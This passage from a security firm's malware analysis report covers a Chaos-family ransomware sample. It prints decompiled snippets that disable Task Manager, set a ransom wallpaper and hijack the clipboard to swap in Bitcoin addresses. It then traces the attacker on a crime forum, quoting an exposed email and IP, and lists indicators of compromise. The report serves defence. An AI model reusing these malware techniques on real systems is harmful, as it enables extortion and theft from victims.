Figure 22. Ignores failures disabling Windows Automatic Repair

Ultimately, the malware has the ability to disable the Task Manager, just by modifying the registry key in the System Policies as shown in figure 23.

```
public static void DisableTaskManager()
{
    try
    {
        RegistryKey registryKey = Registry.CurrentUser.CreateSubKey("Software\\Microsoft\\Windows\\CurrentVersion\\Policies\\System");
        registryKey.SetValue("DisableTaskMgr", "1");
        registryKey.Close();
    }
}
```

Figure 23. Disables the Task Manager

¹¹ <https://learn.microsoft.com/en-us/windows-server/storage/file-server/volume-shadow-copy-service>

¹² <https://learn.microsoft.com/en-us/windows-server/administration/windows-commands/vssadmin-delete-shadows>

¹³ <https://learn.microsoft.com/en-us/windows-hardware/drivers/devtest/bcdedit--set>

3.1.6 Termination and Ransom

When the encryption is terminated, the malware changes the desktop's wallpaper, the image is stored as a hard-coded Base64 string.

```
public static void SetWallpaper(string base64)
{
    if (base64 != "")
    {
        try
        {
            string text = Path.GetTempPath() + Program.RandomString(9) + ".jpg";
            File.WriteAllBytes(text, Convert.FromBase64String(base64));
            Program.SystemParametersInfo(20U, 0U, text, 3U);
        }
        catch
        {
        }
    }
}
```

Figure 24. From Base64 to Image

Finally, the ransom demand is to send Bitcoin to specified addresses which will also be copied to the system clipboard.

```
protected override void WndProc(ref Message m)
{
    if (m.Msg == 797)
    {
        driveNotification.NotificationForm.currentClipboard = driveNotification.NotificationForm.GetText();
        if (driveNotification.NotificationForm.currentClipboard.StartsWith("bc1"))
        {
            if (this.RegexResult(Program.appMutexRegex) && !driveNotification.NotificationForm.currentClipboard.Contains(Program.appMutex))
            {
                string text = Program.appMutexRegex.Replace(driveNotification.NotificationForm.currentClipboard, Program.appMutex);
                driveNotification.NotificationForm.SetText(text);
            }
        }
        else if (this.RegexResult(Program.appMutexRegex) && !driveNotification.NotificationForm.currentClipboard.Contains(Program.appMutex2))
        {
            string text2 = Program.appMutexRegex.Replace(driveNotification.NotificationForm.currentClipboard, Program.appMutex2);
            driveNotification.NotificationForm.SetText(text2);
        }
    }
    base.WndProc(ref m);
}
```

Figure 25. Replace Clipboard content with Bitcoin address

3.2 Chaos Ransomware family

The source code of this ransomware comes from Chaos Ransomware, a well-known ransomware since June 2021. There are six different versions of it and the last one is named 'Yashma'. With every new release it grew in complexity, surpassing its predecessors. This family is developed in .NET through a builder that allows users to customise their own ransomware.

The BlackBerry Research & Intelligence Team did an excellent job combining information about the Chaos family tree in their report¹⁴. The following figure summarises the history of this family, with the BlackBerry report as the primary source.




Figure 26. History of the Chaos Ransomware family

¹⁴ <https://blogs.blackberry.com/en/2022/05/yashma-ransomware-tracing-the-chaos-family-tree>

The sample analysed in this report is based on Chaos 5.0, considering the available functionalities. The differences added in the 'Yashma' version are the implementation of the .NET packer Confuser v1.9 and the country-specific termination list as in the next figure.

```
private static bool forbiddenCountry()
{
    string[] array = new string[]
    {
        "az-Latn-AZ",
        "tr-TR"
    };
    foreach (string b in array)
    {
        try
```

Figure 27. Country termination list

For more details we suggest reading the BlackBerry report.

3.3 Threat intelligence

Using the information provided in the ransom note, we performed a threat intelligence investigation about the nickname 'WhiteVendor' and the Bitcoin Transaction ID.


Our research on 'WhiteVendor' revealed that this individual was registered on BreachForums, a black hat hacking crime

forum, with the username 'Rooted'. He had posted samples of Arabian, Chinese and Japanese ID cards, which could mean a potential involvement in ID card cloning activities. However, the forum's account was permanently banned, and its e-mail address was exposed, as seen in the following figure.

KSA - Saudi Arabia ID Cards

by Rooted - Monday October 23, 2023 at 12:47 PM

Rooted



Banned

Posts: 15
Threads: 10
Joined: Sep 2023
Reputation: -20

10-23-2023, 12:47 PM

SAMPLE: <https://pixeldrain.com/u/rrDPpi8K>
Quantity: 78K ID Card

Data Will Not Divided.

Price: 3,100\$
Telegram: @WhiteVendor

This forum account is currently banned. Ban Length: (Permanent)
Ban Reason: Scamming. Email Address: onionroot3d@gmail.com Last Known IP: 144.172.76.100


Figure 28. 'WhiteVendor' on BreachForums

Subsequently, performing Google dorks¹⁵ techniques using the exposed e-mail, we uncovered the reason for WhiteVendor's permanent ban. Ironically, the ban was not related to illegal activities but rather due to a 'Scam report'.

[RESOLVED] Scam Report against @rooted | 19.5 xmr

by onesandzeros - Friday October 27, 2023 at 03:48 AM

onesandzeros



GOD User

Posts: 8
Threads: 1
Joined: Jun 2023
Reputation: 30

10-27-2023, 03:48 AM

Title of Thread: Scam Report against @Rooted | 19.5 xmr

Name: @Rooted <https://breachforums.is/User-Rooted>

Product: <https://breachforums.is/Thread-SELLING-C...First-Hand>

How did you get scammed: i pay his xmr, he ask more, i pay, that 4 day ago. he now not talk, not give data, i try his tele and here. all business deal done in forum PM. admins plz look my pms for proof

Time of scam: 4 day ago

Figure 29. Scam report on 'WhiteVendor'

¹⁵ <https://www.exploit-db.com/google-hacking-database>

We were unable to obtain further information about 'WhiteVendor', therefore we shifted the focus to the Bitcoin transaction IDs:

- *bc1qw0ll8p9m8uezhqhyd7z459ajrk722yn8c5j4fg*: this ID has only been involved in six transactions, as shown in the figure below. Moreover, it is also referenced in a separate threat intelligence report published by Rakesh Krishnan¹⁶ in January 2023.




Figure 30. First ID's transactions

- *bc1qp6pn4aud0jj7mtcv6p0cua78wye1k9459mawze*: the second ID remains active and is associated to 52 transactions at the time of writing, as seen in the next figure. This suggests that probably the sample is still spreading.

¹⁶ <https://medium.com/coinmonks/chasing-chaos-ransomware-unveiling-2017-belarus-hack-incident-82cf90547c10>




Figure 31. Second ID's transactions

3.4 IOC

In the next table we inserted IoC of the analysed sample.

Note: detection rates are as of time of writing, given the low rates they are likely to increase over the course of the following days as AV vendors update their products.

Type	Value	Note
SHA-256	cf5705942d02b4585d0ee603e8773d888937e0f4221d38ea9404356a1d906392	Sample VirusTotal - 58/71
ID	bc1qw0ll8p9m8uezhqhyd7z459ajrk722yn8c5j4fg	Bitcoin Transaction's ID: blockchain.com
ID	bc1qp6pn4aud0jj7mtcv6p0cua78wyelk9459mawze	Bitcoin Transaction's ID: blockchain.com

Table 1. Indicators of compromise

4

Conclusions

4. Conclusions

Given the current threat landscape, ransomware is one of the major dangers to organizations with both the power to disrupt operations and steal sensitive data.

Our recommendation is to adopt security best practices, for example from NIST¹⁷, in order to ensure data safety and protect against encryption attacks. This includes implementing isolated backup and recovery measures that are regularly tested.

Additionally, it's also important to conduct vulnerability assessments regularly to detect known CVEs and system misconfigurations.

Moreover, it is also crucial to be cautious about ransom payments because it's not guaranteed file recovery, as in this case at least half of the files are overwritten and not encrypted by the ransomware, meaning that the recovery is impossible. So, we strongly recommend to never pay the ransom.

Finally, it is fundamental to perform security and phishing awareness training campaigns, in order to improve the security posture in the company.



¹⁷ <https://www.nist.gov/itl/smallbusinesscyber/guidance-topic/ransomware>



DEFENCE TECH

Terra, Cielo, Mare, Spazio, Spazio cibernetico.
PROTEGGIAMOLI

DONE IT
IT SECURITY

NEXT
INGEGNERIA DEI SISTEMI

FORAMIL
RADAR TECHNOLOGIES & DEFENCE SYSTEMS

INN·DESI
electronic systems

Defence Tech Holding S.p.A Società Benefit

Via Giacomo Peroni, 452 - 00131 Roma

tel. 06.45752720 - fax 06.45752721

info@defencetech.it - www.defencetech.it